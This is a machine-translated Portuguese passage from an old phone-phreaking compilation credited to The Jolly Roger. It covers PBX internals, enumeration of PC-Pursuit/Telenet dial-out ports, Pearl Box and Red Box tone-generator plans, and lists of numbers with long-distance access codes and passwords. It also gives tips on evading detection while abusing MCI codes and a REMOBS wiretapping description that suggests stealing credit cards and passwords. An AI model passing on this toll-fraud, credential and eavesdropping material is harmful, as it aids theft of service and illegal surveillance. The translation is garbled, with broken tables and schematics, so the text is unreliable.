caminhos de chamadas internas. Para compreender os serviços disponíveis numa PBX típico computador funcionar é necessário apresentar o objecto de tempo comutação de divisão. Em uma rede de comutação por divisão de tempo todas as ligações são feitas através de um único ônibus comum chamado (é claro) a 'divisão de tempo bus '. Cada linha tronco que requer uma ligação com outra está provida de um circuito de porta. Todos os circuitos de porta para ter acesso a divisão de tempo, autocarro através de um interruptor de divisão de tempo. [Quando duas portas requerem conexão, seus switches divisão de tempo operam a uma frequência muito alta (16.000

vezes por segundo). esta técnica, que é chamado de "amostragem discurso", permite que muitas conexões simultâneas sobre o mesmo ônibus divisão de tempo.

Cada conexão é atribuído um intervalo de tempo, o "intervalo de tempo", e o número de intervalos de tempo indica o número de ligações simultâneas

entre os portos.] O próximo item é crítico placas. Os elementos do sistema que estaremos descrevendo em tutoriais futuros [linhas / troncos / switches, memória e controle] estão contidos na ficha de placas. Cada placa de linha contém um número de linhas, no exemplo, quatro. Mas o

atribuição de números de estação para circuitos reais da linha telefônica é flexível. A memória de sistema está contido em embalagens de circuitos que proporcionam a chamada funções de processamento. As placas são realizadas em pequenos quadros chamados de "portadores". Dentro de cada operadora, as placas estão conectados em

posições: os 'slots'. Cada circuito pode ser abordada por, digamos, um número de cinco dígitos que informa a sua localização através de uma transportadora-slot-circuito [Começando a ficar

? a idéia] Não pode haver três tipos de portadores em um sistema de PBX moderno:

-

Portadores de linha S

-

0 portadores tronco

-

O controle de operadoras

As operadoras de linha conter linhas da estação. Na AT & T modelo de "dimensão", por exemplo, um total de 52-64 linhas são fornecidos. Os porta-tronco contêm

16 slots para placas de tronco. O compartimento de controle inclui processador, memória, circuitos de controle, canais de dados para o controle do console de atendimento e saídas de medição de tráfego. Sistemas de PBX irá refletir diretamente os tipos de serviços oferecidos no co

o CCSA

o ccis

o picturephones [mais cedo do que você pensa meus phriends]

Mecanismos de comutação de controle comum (CCSA) permitir que qualquer estação telefone irrestrito para ligar para qualquer outra estação do sistema interno ou externo usando o número de dígitos padrão sete. Roteamento alternativo é uma característica do serviço CCSA, os caminhos de chamadas encaminhadas alternativas inter-instalação são

realizado na empresa nível central telefônica, não no nível PABX. Um sistema de interesse para os usuários de telefonia de grande porte é comum

canal entre escritórios de sinalização ccis. Normalmente, esta técnica utiliza canais comuns para realizar todas as instruções de sinalização inter-instalação: pulsos de discagem,

no gancho (idle), fora do gancho (ocupado), e assim por diante, entre dois centros de comutação. [Ficando quente]. CCIs substitui métodos mais antigos de sinalização interoffice

como "em banda" e "fora da banda" técnicas. By the way, phreaks reais estão vendendo suas caixas de idiotas que ainda pensam que valem muito ... o

ex (na banda) transmite dados de sinalização dentro da banda conversa normal. É a desvantagem é que informações falsas podem ser transmitidos

devido ao tom único ou combinações de ruído estabelecidos no caminho de falar. [Este é o raciocínio oficial]. Fora da banda técnicas de sinalização colocou o

dados entre escritórios em canais especiais, geralmente adjacente e imediatamente acima do caminho de voz. Para preservar a integridade Interchannel, fora da banda

sinalização requer filtragem muito eficiente ou separação maior "guarda banda entre os canais.

97. PC-Perseguição Porto Estatísticas pelos usuários PC-Perseguição

Introdução:

Página 77

Os últimos 30 dias de PC-Perseguição têm sido extremamente controversa. Usuários e ex-usuários exigiram estatísticas precisas, e Telenet tem fornecido-nos com muito pouco. E os dados que foram fornecidos é questionável. Bem, aqui estão alguns dados que são garantidos para ser preciso e fazer Telenet grito. Se você deseja atualizar esses dados em seu próprio país, vamos dizer-lhe como mais adiante neste texto. O gráfico a seguir consiste em todos os direto Telenet aborda um dos nós da cidade PC-Perseguição e do número total de modems em cada nó. Aqui está o que os dados significam:

NJNEW / 3 2,011 0,12 56

!!!! \ - Número total de modems no NJNEW

!!!! \ - Última Sufixo Trabalho da sequência de endereços.

!! \ - Direto Telenet endereço de prefixo.

! \ --- Taxa de transmissão deste porto é de 300.

\ ----- Mnemonic.

Por favor, note que existem várias maneiras perfeitamente legais para se conectar a uma porta PC-Perseguição como NJNEW / 3:

Maneiras de se conectar a NJNEW / 3:

1.CD/NJNEW/3, PCP10000, <senha> [HUNT]

2.C 2011, PCP10000, <senha> [HUNT]

3.C 2.011,10, PCP10000, <senha> [HUNT NÃO]

O primeiro, é auto-explicativo. A segunda é que a mesma coisa que o primeiro, só que é um pouco mais rápido e dá ao utilizador muito maior

flexibilidade. O terceiro é um exemplo a flexibilidade, pois a solicitação é feita para ligar para o décimo, e apenas o décimo, modem no NJNEW / 3

port. Simplesmente tentando se conectar a cada modem na cadeia 2011, fomos capazes de contar o número de modems em cada porta e

vir com os seguintes gráficos, que foram extraídos em junho, o vigésimo nono do ano de 1989:

Porto Rotary

Endereço direto

Max. Gama Cidade Total

Rotary Port Address direto

Max. Alcance

Cidade Total

NJNEW / 3

2011

0,12

56

CAOAK / 3

4155

0,4

16

/ 12

201301

0,4

/ 12

415216

0,8

/ 24

20122

0,4

/ 24

41511

0,4

DCWAS / 3

202115

0,6

46

Capal / 3

415106

0,4

12

/ 12

202116

0,24

/ 12

415224

0,8

/ 24

202117

0,16

/ 24

NONE

NONE

CTHAR / 3

NONE
NONE
8
CASFA / 3
415215
0,6
20
/ 12
203120
0,8
/ 12
415217
0,10
/ 24
NONE
NONE
/ 24
41523
0,4
Wasea / 3
20617
0,4
30
ORPOR / 3
50320
0,2
8
/ 12
20619
0,22
/ 12
50321
0,6
/ 24
20621
0,4
/ 24
NONE
NONE
NYNYO / 3
212315
0,4
22
AZPHO / 3

60222
0,4
20
/ 12
212316
0,14
/ 12
60223
0,12
/ 24
21228
0,4
/ 24
60226
0,4
CALAN / 3
213412
0,8
40
MNMN / 3
612120
0,4
22
/ 12
213413
0,28
/ 12
612121
0,14
/ 24
21323
0,4
/ 24
61222
0,4
TXDAL / 3
214117
0,6
30
Mabos / 3
617311
0,4
32
/ 12

214118
0,22
/ 12
617313
0,20
/ 24
21422
0,4
/ 24
61726
0,8
PAPHI / 3
215112
0,6
36
TXHOU / 3
713113
0,8
42
/ 12
2155
0,22
/ 12
713114
0,24
/ 24
21522
0,8
/ 24
71324
0,1
OHCLE / 3
21620
0,4
26
CACOL / 3
71423
0,4
18
/ 12
21621
0,18
/ 12
7144

0,1
/ 24
216120
0,4
/ 24
71424
0,4
CODEN / 3
303114
0,4
40
CASAN / 3
714119
0,4
20
/ 12
303115
0,18
/ 12
714213
0,12
/ 24
30321
0,22
/ 24
714124
0,4
FLMIA / 3
305120
0,6
28
CASDI / 3
714102
0,4
22
/ 12
305121
0,18
(619) / 12
714210
0,14
/ 24
305122
0,4

/ 24
714121
0,4
Ilchi / 3
312410
0,8
40
UTSLC / 3
80120
0,4
22
/ 12
312411
0,28
/ 12
80121
0,14
/ 24
31224
0,4
/ 24
80112
0,4
MIDET / 3
313214
0,6
30
FLTAM / 3
81320
0,4
18
/ 12
313216
0,18
/ 12
81321
0,1
/ 24
31324
0,6
/ 24
813124
0,4

Página 78

Moslo / 3

3145

0,4

16

MOKCI / 3

816104

0,4

20

/ 12

314421

0,8

/ 12

816221

0,12

/ 24

31420

0,4

/ 24

816113

0,4

GAATL / 3

404113

0,8

32

CAGLE / 3

NONE

NONE

?

/ 12

404114

0,20

/ 12

81821

0,18

/ 24

40422

0,4

/ 24

NONE

NONE

CASJO / 3

408111

0,4

34
CASAC / 3
9167
0,4
16
/ 12
40821
0,26
/ 12
91611
0,8
/ 24
408110
0,4
/ 24
91612
0,4
WIMIL / 3
41420
0,4
24
NCRTP / 3
91920
0,4
20
/ 12
41421
0,16
/ 12
91921
0,12
/ 24
414120
0,4
/ 24
919124
0,4

NOTA: CASAC / 3, CASAC/24 foram estimados.
Modems PC-Perseguição Estatísticas Gráfico
Número de Modems - 01/29/89

Mnemônico

300

1200

2400

Total

NJNEW

12

40

4

56

DCWAS

6

24

16

46

CTHAR

0

8

0

8

Wasea

4

22

4

30

NYNYO

4

14

4

22

CALAN

8

28

4

40

TXDAL

6

22

4

32

PAPHI

6

22

8

36

OHCLE

4

18

4
26
CODEN
4
18
22
44
FLMIA
6
18
4
28
Ilchi
8
28
4
40
MIDET
6
18
6
30
Moslo
4
8
4
16
GAATL
8
20
4
32
CASJO
4
26
4
34
WIMIL
4
16
4
24
CAOAK
4

8
4
16
APAL
4
8
0
12
CASFA
6
10
4
20
ORPOR
2
6
0
8
AZPHO
4
12
4
20
MNMIN
4
14
4
22
Mabos
4
20
8
32
TXHOU
8
24
10
42
CACOL
4
10
4
18
CASAN

4	
12	
4	
20	
CASDI	
4	
14	
4	
22	
UTSLC	
4	
14	
4	
22	
FLTAM	
4	
10	
4	
18	
MOKCI	
4	
12	
4	
20	
CAGLE	
4	
18	
4	
26	
CASAC	
4	
8	
4	
16	
NCRTP	
4	
12	
4	
20	
Total	
166	
562	
170	
898	

Média

4.8823529

16 «29412

5

26.411765

Eu acho que, basicamente, as estatísticas falam por si. Estou certo de que será sem dúvida centenas de pessoas que não sorriem com o número de

tipos específicos de portas compatíveis, para não mencionar o número de modems "morto" ou "para baixo" que você vai encontrar quando você verificar os totais. Normalmente, de 2% a

talvez 10% dos modems são "morto" com aqueles específicos falhando repetidamente semana após semana.

História da coleção:

Quase um ano atrás, um pequeno grupo selecionado de indivíduos devotos se reuniram para discutir os problemas com a rede de PC-Perseguição, no meio de

nossas discussões foi feita uma pergunta a respeito de como a rede realmente processa nossas chamadas. Esta foi a intenção de nos ajudar a avaliar comandos SET

e outros tais assuntos. Quando a hipótese de endereço foi oferecido, rapidamente partiu para provar isso. Comprovou-se em cerca de 3 minutos, com a

descoberta de 2011 (primeira tentativa foi xxx1). Os dados foram coletados e analisados continuamente desde então, mas, até agora, nunca foi massa

liberado.

Página 79

Um pequeno grupo de hackers adolescentes idade descobriu várias coisas interessantes que podem ser feitas com esses endereços - muitos dos quais não será

discutido aqui short de ressaltar que esses portos ligados a via esses endereços não estão limitados a-Pursuiters PC. Pode, no entanto,

lutar "mortos" modems dialout nas cidades através do método de endereço. Modems mortos podem ser localizados em cerca de 10 segundos (mais rapidamente do que a Telenet), e pode

quer ser relatado ou ignorado passado pelo usuário ligar para o próximo modem na sequência após o "morto". (Nota: Diga 2011.3 está morto,

conectar-se a 2.011,4 e você será passado. Se 2011.4 está ocupado, vá para 2011 «. O leitor deve notar 2011.3 é o mesmo que 2011c).

O valor mais interessante desses endereços é que se pode contar o número de portas que Telenet mantém tão secreto (Grin). Quando há

eram apenas 28 cidades em operação, havia uma média de 2.7 300 baud, 9.4 1200 baud, e dois «2400 modems de transmissão em cada cidade. Algumas cidades tinha tão pouco como 2 modems em uma porta e, como muitos como 12. Só recentemente o número de modems por cidade começaram a saltar.

Como atualizar o contar-se:

Um ID não é obrigado a "pedir" uma dessas portas, assim, a contagem pode ser feito a qualquer hora do dia, basta digitar o número no @

solicitar. Aqui está um exemplo com quatro modems (NJNEW/24):

@ 20.122,1

201 22A RECUSADO COLETA DE CONEXÃO 19 80

@ 20.122,2

201 22B RECUSADO COLETA DE CONEXÃO 19 80

@ 20.122,3

201 22C RECUSADO COLETA DE CONEXÃO 19 80

@ 20.122,4

201 22D RECUSADO COLETA DE CONEXÃO 19 80

@ 20122 «

201 22E endereço ilegal 19 80

O leitor deve estar ciente de que as portas PC-Perseguição sempre responder com '19 80 '. Não confundi-lo com '19 00 ', que não são portas de PC-perseguição.

No exemplo acima, sabemos que existem quatro portas, porque a luz era o último porto existente antes encontramos o "ILEGAL

ENDEREÇO. Existem várias maneiras para significar que você tenha ido um para além do fim dos portos:

1.xxx xxx endereço ilegal 19 80

2.xxx xxx NÃO OPERACIONAL 19 80

Congela pedido 3.Os (Nota:. Issue um INTERVALO então D <C/R> para abortar a tentativa rendendo 'TENTATIVA ABORTED')

Você deve estar ciente de que modems que estão fora de ordem no meio da sequência pode responder com "não operacionais" ou pode congelar

o pedido. Você também deve observar que ao atualizar a lista existente, tudo que você precisa fazer é tentar pedir o próximo modem além do fim a partir de a última verificação.

Encontrar Portas recém-adicionado:

Muitos portos ainda não foram instalados, portanto, nós não sabemos ainda os endereços. Novas portas podem ser encontrados inserindo os primeiros três dígitos do código de área e anexando (1-29, 101-129, 201-229, 301-329, etc) até que o "RECUSADO COLETA DE CONEXÃO 19 80" aparece. Uma vez

este é encontrado, basta fazer login com o endereço de porta com o seu ID e R / V marcar algumas séries bobo de dígitos, desligue a porta, em seguida, conecte o PC-

Mnemônico busca você acha que poderia ser e R / V rediscar o último número. Se os números iguais, você encontrou.

98. Pérola Box planos do Jolly Roger

The Pearl Box: Definição - Esta é uma caixa que pode ser substituída por muitas caixas que produzem tons em hertz. A Caixa de Pérola, quando operado

corretamente pode produzir tons a partir de 1-9999hz. Como você pode ver, 2600, 1633, 1336 e outros tons cruciais são, obviamente, em seu espectro sonoro.

Materiais que você vai precisar de:

- 1.C1, C2: «mf ou» uf capacitores de disco cerâmico
- 2.Q1 transistor NPN (2N2222 funciona melhor)
- 3.S1 interruptor SPST momentâneo normalmente aberto

Interruptor 4.S2 SPST

Bateria de 9 volts 5.B1 Padrão

6.R1 única vez, potenciômetro 50k

7.R2 única vez, potenciômetro 100k

8.R3 turno único, 500k potenciômetro

9.R4 única vez, potenciômetro 1M

10.SPKR ... padrão alto-falante de 8 ohms

11.T1 Mini transformador (8 ohms funciona melhor)

12.Misc ... Wire, solda, ferro de solda, placa de PC ou perfboard, caixa para conter a unidade concluída, grampo de bateria

Página 80

Instruções para a construção de Pérola Box:

Uma vez que a instrução é extremamente difícil de explicar em palavras, você será dado um esquema em seu lugar. Vai ser muito difícil de seguir, mas tente

lo de qualquer maneira.
(Esquema de The Box Pérola)

+ --- + ----- + ----- +

!! \

C1 C2 \

!! +

+ + ----- + T1

!\

+ ----- + - +

! b c -----! +

! Q1

! +-S1-

! e ----- S2 --- +! SPKR

!!! + ----

! B1!

!!!

! + ----- +

! R1 R2 R3 R4!

/\ /\ /\ /\ /\ /\ /\ /\

+ - + + - + + - +

Agora que você provavelmente está completamente confuso, deixe-me explicar alguns detalhes menores. A área do potenciômetro é manipulado de modo a que o poste esquerdo é

ligada ao poste central do potenciômetro ao lado dele. O terminal do meio de T1 é ligado a um pedaço de arame que corre para baixo para o final da bateria.

A operação correta do The Box Pearl:

Você pode querer obter alguns decalques de transferência de seca na Radio Shack para fazer este trabalho muito mais fácil. Além disso, alguns botões para o topo do potenciômetros podem ser úteis também. Utilize os decalques para calibrar os botões. R1 é o botão para a casa das unidades, R2 é para a casa das dezenas, R3 se para o centenas de lugares e R4 é para os milhares lugar. S1 é para a produção de todos os tons e S2 é pelo poder.

1. Turn no poder e ajustar os botões para o tom desejado.

(Exemplo: Para 2600 hz-R1 = 0: 0: R2 = R3 = 6: R4 = 2)

2.Hit o interruptor de botão de pressão e VIOLA! Você tem o tom. Se você não tem um tom verifique novamente todas as conexões e esquemáticos.

99. O arquivo Phreak por The Jolly Roger

202 282 3010 UNIV. DE DC

202 553 0229 PENTAGON TAC
202 635 5710 CATÓLICA UNIV. OF AMERICA
202 893 0330 DEFESA DE DADOS DA REDE
202 893 0331 DEFENSE DE DADOS DE NETWORK
202 965 2900 WATERGATE
203 771 4930 PIONEERS DE TELEFONE
206 641 2381 VOICE OF CHESTER
212 526 1111 NEW YORK linha de alimentação
212 557 4455 SEX LINHA DE HOT
212 799 5017 ABC NY linha de alimentação
212 934 9090 DIAL-AN-IDIOT
212 976 2727 PDA
212 986 1660 QUOTES ESTOQUE
213 541 2462 ESTOQUE REPORTS DE MERCADO
213 547 6801 NAVY SHIPS INFO
213 576 6061 ""
213 664 3321 NEWS PARA THE BLIND
301 393 1000 ""
301 667 4280 LOTTERY INFO
312 939 1600 ""
404 221 5519 COMMISSION NUCLEAR
408 248 8818 1 º BANCO NACIONAL
415 642 2160 RELATÓRIO DE TERREMOTO
505 883 6828 ""
512 472 2181 ""
512 472 4263 GRAVAÇÃO WEIRD

Página 81

512 472 9833 ""
512 472 9941 ENVIE SEU 25 CENTS
512 472 9941 RECORDING SPECIAL
512 870 2345 ""
516 794 1707 ""
619 748 0002 LOOP LINHA DE
619 748 0003 ""
703 331 0057 MCI (5 DIGITS)
703 334 6831 WASH. POST
703 354 8723 COMPEL INC
703 737 2051 METROPHONE (6 dígitos)
703 835 0500 Valnet (5 dígitos)
703 861 7000 SPRINT (6/8 dígitos)
703 861 9181 SPRINT (6/8 DIGITS)
714 974 4020 CA. MAINFRAME
716 475 1072 NY DEC-SYSTEM

800 222 0555 RESEARCH INSTITUTE
 800 223 3312 CITIBANK
 800 227 5576 EASTERN AIRLINES
 800 248 0151 WHITE HOUSE PRESS
 800 321 1424 PLANES DE VÔO
 800 323 3026 TEL-TEC (6 GIGITS)
 800 323 4756 MOTOROLA DITELL
 800 323 7751 MCI MAINFRAME
 800 325 4112 EasyLink
 800 325 6397 FYI
 800 344 4000 SYSTEM MSG
 800 368 6900 SKYLINE LINHA DE ORDER
 800 424 9090 PRESS RONALD REAGAN'S
 800 424 9096 BRANCO INTERRUPTOR DE CASA
 800 438 9428 ITT CIDADE CHAME DE COMUTAÇÃO
 800 521 2255 AUTONET
 800 521 8400 TravelNet (8 dígitos)
 800 526 3714 RCA MAINFRAME
 800 527 1800 Tymnet
 800 621 3026 OPERATOR SPECIAL
 800 621 3028 ""
 800 621 3030 ""
 800 621 3035 ""
 800 631 1146 VOICE STAT
 800 821 2121 BELL TELEMARKETING
 800 828 6321 XEROX \$
 800 858 9313 RECORDE-A-VOICE
 800 882 1061 AT & T PREÇOS ESTOQUE
 914 997 1277 ""
 916 445 2864 JERRY BROWN
 N / D 950 1000 SPRINT
 N / A 950 1022 MCI ExecuNet
 N / A 950 1033 EUA TELEPHONE
 N / A 950 1044 ALLNET (6 DIGITS)
 N / D 950 1066 LEXITEL
 N / A 950 1088 SKYLINE (6 dígitos)

 PHONE # | DESCRIPTION / CODE

 201-643-2227 | Códigos: 235199, 235022 E 121270
 |
 800-325-4112 | WESTERN UNION
 |
 800-547-1784 | Códigos: 101111, 350009 E 350008

|
800-424-9098 | TOLL FREE BRANCO HS.
|
800-424-9099 | DEFENSE LINHA DE HOT
|

Página 82

202-965-2900 | WATERGATE
|
800-368-5693 | HOWARD BAKER LINHA DIRETA
|
202-456-7639 | Reagans SECRETÁRIO
|
202-545-6706 | PENTAGON
|
202-694-0004 | PENTAGON MODEM
|
201-932-3371 | REUTERS
|
800-325-2091 | SENHA: GAMES
|
800-228-1111 | AMERICAN EXPRESS
|
617-258-8313 | AFTER CONNECT pressione CTRL-C
|
800-323-7751 | PASSWORD: CADASTRE-SE
|
800-322-1415 | Códigos: 266891, 411266 E 836566 (usado por SYSOP)
A seguir 800 # 's foram coletados no entanto há códigos foram encontrados ainda! se você cortar qualquer favor me avise ...

de telefone # | códigos:

800-321-3344 |???????????
800-323-3027 |???????????
800-323-3208 |??????
800-323-3209 |???????????
800-325-7222 |???????????
800-327-9895 |??????
800-327-9136 |???????????
800-343-1844 |???????????
800-547-1784 |??????

800-547-6754 |???????????

800-654-8494 |??????

800-682-4000 |???????????

800-858-9000 |???????????

800 números com as operadoras.

800-323-9007

800-323-9066

800-323-9073

800-321-4600

800-547-1784

1-800 números do governo.

800-321-1082: NAVY FINANCE CENTER.

800-424-5201: EXPORT IMPORT BANK.

800-523-0677: TABACO E ÁLCOOL.

800-532-1556: INFORMAÇÕES FED

CNTR1-1082: NAVY Finance Center.

800-424-5201: EXPORT IMPORT BANK.

800-523-0677: TABACO E ÁLCOOL.

800-532-1556: INFORMAÇÕES FED CNTR.

800-325-4072: COMBAT & SERVIÇO DE ARMS.

800-325-4095: COMBAT SUPPORT BRANCH.

800-325-4890: ROPD USAR COMBAT ARMS.

800-432-3960: SEGURANÇA SOCIAL.

800-426-5996: PUGET NAVAL SHIPYARD.

Directory of números gratuitos de pedágio.

800-432-3960: SEGURANÇA SOCIAL.

800-426-5996: PUGET NAVAL SHIPYARD.

Directory of números gratuitos de pedágio.

Página 83

301-234-0100: BALTIMORE ELÉTRICO.

202-456-1414: WHITE HOUSE.

202-545-6706: PENTAGON.

202-343-1100: EPA.

714-891-1267: DIAL-A-GEEK.

714-897-5511: oportuna.

213-571-6523: satânico mensagens.

213-664-7664: DIAL-A-canção.

405-843-7396: SYNTHACER MUSIC.

213-765-1000: LIST OF NUMBERS MUITOS.

512-472-4263: ESTRANHO.

512-472-9941: INSERT 25.

203-771-3930: PIONEERS.

213-254-4914: DIAL-A-mais athiest.

212-586-0897: DIRTY.
213-840-3971: HOROWIERD
203-771-3930: PIONEERS
471-9420,345-9721,836-8962
836-3298,323-4139,836-5698
471-9440,471-9440,471-6952
476-6040,327-9772,471-9480
800-325-1693,800-325-4113
800-521-8400: VOICE ACTIVATED
213-992-8282: METROFONE ACCESS NUMBER
617-738-5051: PIRATE HARBOR
617-720-3600: TIMECOR N º 2
301-344-9156: NASA PASSWORD: Gaset
318-233-6289: UNIVERSITY LOUISIANA
213-822-2112:213-822-3356
213-822-1924:213-822 3127
213-449-4040: TECH CENTER
213-937-3580: TELENET
1-800-842-8781
1-800-368-5676
1-800-345-3878
212-331-1433
213-892-7211
213-626-2400
713-237-1822
713-224-6098
713-225-1053
713-224-9417
818-992-8282
1-800-521-8400

Depois de introduzir o código de sprint, e, C + número de destino. Em seguida, insira este número: "205 # 977 # 22:" E o principal marcador para corrida será desativado.

215-561-3199/SPRINT DISTANCE A LONGO
202-456-1414/WHITE CASA
011-441-930-4832/QUEEN ELIZABETH
916-445-2864/JERRY BROWN
PRESS 800-424-9090/RONALD REAGAN'S
212-799-5017/ABC NEW YORK linha de alimentação
800-882-1061/AT & T PREÇOS ESTOQUE
CITAÇÕES 212-986-1660/STOCK
EFFECTS 213-935-1111/WIERD!
512-472-4263/WIERD RECORDING

212-976-2727/PDA
619-748-0002/FONE CO DE TESTE LINES
900-410-6272/SPACE SHUTTLE COMM.
TELEFONE 201-221-6397/AMERICAN
215-466-6680/BELL OF PENNSYLVANIA
202-347-0999/CHESAPEAKE TELEPHONE
TELEPHONE 213-829-0111/GENERAL
808-533-4426/HAWAIIAN TELEPHONE

Página 84

312-368-8000/ILLINOIS BELL TELEPHONE
317-265-8611/INDIANA BELL
313-223-7233/MICHIGAN BELL
313-223-7223/NEVADA BELL
207-955-1111/NEW INGLATERRA TELEFONE
201-483-3800/NEW JERSEY BELL
212-395-2200/NEW YORK TELEPHONE
515-243-0890/NORTHWESTERN BELL
216-822-6980/OHIO BELL
206-345-2900/PACIFIC NORTHWEST BELL
213-621-4141/PACIFIC TELEPHONE
205-321-2222/SOUTH CENTRAL BELL
404-391-2490/SOUTHERN BELL
203-771-4920/SOUTHERN NEW ENGLAND
314-247-5511/SOUTHWESTERN BELL
414-678-3511/WISCONSIN TELEPHONE
800-327-6713/UNKNOWN ORIGIN
303-232-8555/HP3000
315-423-1313/DEC-10
313-577-0260/WAYNE STATE
512-474-5011/AUSTIN COMPUTADORES
516-567-8013/LYRICS TIMESHARING
212-369-5114/RSTS/E
415-327-5220/NEC
COMPUTERS 713-795-1200/SHELL
518-471-8111/CNA OF NY
800-327-6761/AUTONET
800-228-1111/VISA verificação de crédito
713-483-2700/NASUA
213-383-1115/COSMOS
408-280-1901/TRW
404-885-3460/SEARS DE VERIFICAÇÃO CREDIT
414-289-9988/AARDVARK SOFTWARE
919-852-1482/ANDROMEDA INCORPORATED

213-985-2922/ARTSCI
714-627-9887/ASTAR INTERNATIONAL
SIMULAÇÕES 415-964-8021/AUTOMATED
503-345-3043/AVANT CREATIONS GARDE
415-456-6424/BRODERBUND SOFTWARE
415-658-8141/BUDGE COMPANY
714-755-5392/CAVALIER COMPUTER
SISTEMAS DE DE DADOS 801-753-6990/COMPUTER
213-701-5161/DATASOFT INC
213-366-7160/DATAMOST
716-442-8960/DYNACOMP
213-346-6783/EDU-WARE
800-631-0856/HAYDEN
SISTEMAS DE 919-983-1990/MED SOFTWARE
312-433-7550/MICRO LAB
206-454-1315/MICROSOFT
301-659-7212/MUSE SOFTWARE
209-683-6858/ON-LINE SISTEMAS DE
203-661-8799/PROGRAM PROJETO (PDI)
SOFTWARE 213-344-6599/QUALITY
SOFTWARE 303-925-9293/SENTIENT
702-647-2673/SIERRA SOFTWARE
916-920-1939/SIRIUS SOFTWARE
215-393-2640/SIR-TECH
415-962-8911/SOFTWARE PUBLISHERS
SIMULAÇÕES 415-964-1353/STRATEGIC
217-359-8482/SUBLOGIC COM.
SOFTWARE 206-226-3216/SYNERGISTIC

Aqui estão algumas dicas sobre como não ser pego pelo uso da MCI ou outros serviços:

1. Experimente não usá-los para voz para chamadas de voz pessoais. Tente usá-los apenas para chamadas de computador. Aqui está o porquê:

Página 85

MCI e os outros serviços não podem realmente rastrear as chamadas que vêm através das linhas, eles podem apenas monitorá-los. Eles podem ouvir em suas chamadas e a partir disso, eles podem ter o seu nome e outras informações a partir da conversa. Eles também podem ligar para o número que você ligou e pergunte ao seu friend algumas perguntas. Se você ligar os terminais e BBS, então é muito mais difícil obter informações. Por um lado, a maioria dos sysops não vai dar

esses caras que chamam qualquer informação a todos ou eles vão agir mudo porque phreak-se!

2.Beware ao usar caixas coloridas! Eles são fácil de encontrar!!!!

3.Try para encontrar um número de onda senoidal. Em seguida, use um MCI ou outro serviço para chamá-lo. Você ouvirá um tom que vai mais alto e mais baixo. Se o tom de apenas

paradas, em seguida, que o código está sendo monitorado e você deve tomar cuidado ao usá-lo.

Se você for pego, então se você acha que pode, tenta esquivar dela. I ter ouvido falar muitas histórias sobre as pessoas que têm pleiteou com o MCI

caras e têm sido deixe que off. Você receberá um telefonema de um cara que tem vindo a acompanhar você. Agir agradável. Aja como você sabe que é agora errada a fazer este

tipo de coisa apenas som como você está arrependido para o que que você fez. (Se você receber uma chamada, você provavelmente vai ser um pouco triste!) Caso contrário, é muito

perigoso!!! (Very com um capital V!)

Planos de Caixa 100.Red por The Jolly Roger

Red boxe está simulando os sons produzidos por telefones públicos, quando você soltar o seu dinheiro dentro Os tons são sinais sonoros de 1700Hz a 2200Hz +

níquel é um sinal sonoro por 66 milésimos de segundo. Um centavo é 2 bips, cada 66 milissegundos, com um milésimo de segundo de pausa entre 66 sinais sonoros. Um quarto é de 5 bips,

cada 33 milissegundos com um milésimo de segundo de pausa entre 33 beeps.

Existem dois métodos comumente utilizados sendo usados por Phreaks para fazer chamadas gratuitas.

1.An hand-held dispositivo eletrônico que é feito a partir de um par de osciladores Wien-ponte com o tempo controlado por 555 chips de cronometragem.

2.A gravação dos sons produzidos por um computador em casa. Uma das melhores computadores para uso seria um Atari ST. É uma das mais fácil

computadores para usar porque os tons caixa vermelha podem ser produzidos com base em apenas cerca de 5 declarações.

101.RemObS por The Jolly Roger

Alguns de vocês podem ter ouvido falar de dispositivos chamados Remobs que significa Sistema de Observação Remota. Estes dispositivos permitem que supostamente funcionários autorizados telefone para discar para eles a partir de qualquer lugar, e em seguida, usando um tom de toque fone normal, toque em linha de um cliente em um especial receber apenas modo. [O circuito bocal é desativado, permitindo a observação totalmente silencioso de qualquer fone no mundo (escutas sem uma ordem judicial é contra a lei)]

Como Remobs Trabalho

Disque o número de uma unidade Remob. Sino é rumores de colocá-los nos 555 trocas de informações, Oron troncos de acesso especiais [inacessível, exceto via caixa azul]. Um tom, então, ser ouvido durante cerca de 2 segundos e depois silêncio. Você deve digitar (In DTMF) um código de acesso de 2 a 5 mantendo cada dígito por pelo menos 1 segundo. Se o código não for inserido dentro de 5 ou 6 segundos, o Remob vai lançar e deve ser marcado novamente. Se o código é, supostamente, um outro tom será ouvido. A sete número fone assinante dígito pode então ser introduzido [O Remob só pode lidar com certos 'trocas' que são prewired, de modo geral uma máquina não pode monitorar um NPA inteiro]. O Remob irá conectar-se ao linha de assinantes. O ouvinte vai ouvir o tom ocioso baixo nível desde que o partido é monitorado no gancho. Como os mostradores do partido monitorados [rotativo ou DTMF], o ouvinte ouviria [E Record] o número a ser discado. Em seguida, a conversa inteira, datalink, o que está acontecendo, tudo sem detecção. Não há caixa atual que pode detectar observação Remob, uma vez que está sendo feito com o equipamento de telefone que faz a ligação. Quando o ouvinte está acabado monitoramento de que o cliente particular, ele as chaves do último dígito do código de acesso para desconecta-lo a partir da linha monitorada e voltar para o tom para que ele possa introduzir outro número de fone de 7 dígitos. Quando o ouvinte é totalmente terminou com o Remob, ele as chaves de um único 'desligar dígitos ", que desconecta-lo da Remob para que o dispositivo pode redefinir e estar pronto

para um outro interlocutor.

História da Remobs

Bell tem mantido a existência de Remobs chave muito baixo. Só em 1974, a Bell reconheceu que Remobs existiu. O dispositivo foi divulgado pela primeira vez durante as audiências sobre "práticas de monitoramento de telefone por agências federais" antes de uma subcomissão sobre operações do governo. House of Representatives, o Congresso nonagésimo terceiro, junho de 1974. Desde então, foi estabelecido por Bell que os dispositivos Remob são usados exclusivamente para monitorar funcionários de Bell, tais como operadores, operadores de informação, etc, para manter o controle sobre o seu desempenho. [Suuureee, eram estúpidos]

Possíveis usos para Remobs

Os possíveis usos da Remobs são quase tão infinita quanto os usos da linha fone auto-criado. Imagine a capacidade de monitorar linhas de banco etc, apenas em cima da minha cabeça que eu posso pensar estas aplicações:

Monitoramento de Dados de:

-

TRW

-

Bureau Nacional de Crédito.

-

AT & T Cosmos.

Página 86

-

Instituições bancárias.

-

CompuServe e outras redes.

Monitoramento voz de:

-

Instituições bancárias.

-

Correio empresas Order.

-

Bell Telephone si.

-

Qualquer lugar tratamento de informações sensíveis ou importantes.

-

Qualquer um que você pode não gostar.
Com apenas um Remob, alguém poderia receber centenas de cartões de crédito, descobrir quem estava de férias, obter senhas CompuServe pelo dezenas, desconexão povos Fones, que verificações de crédito, saber mais sobre tudo o que eles podem querer descobrir. Tenho certeza que você pode brilhante ver o valor de um telefone hobby e um entusiasta de telecomunicações colocar as mãos em algumas Remobs escolha. <grin>

Atenção

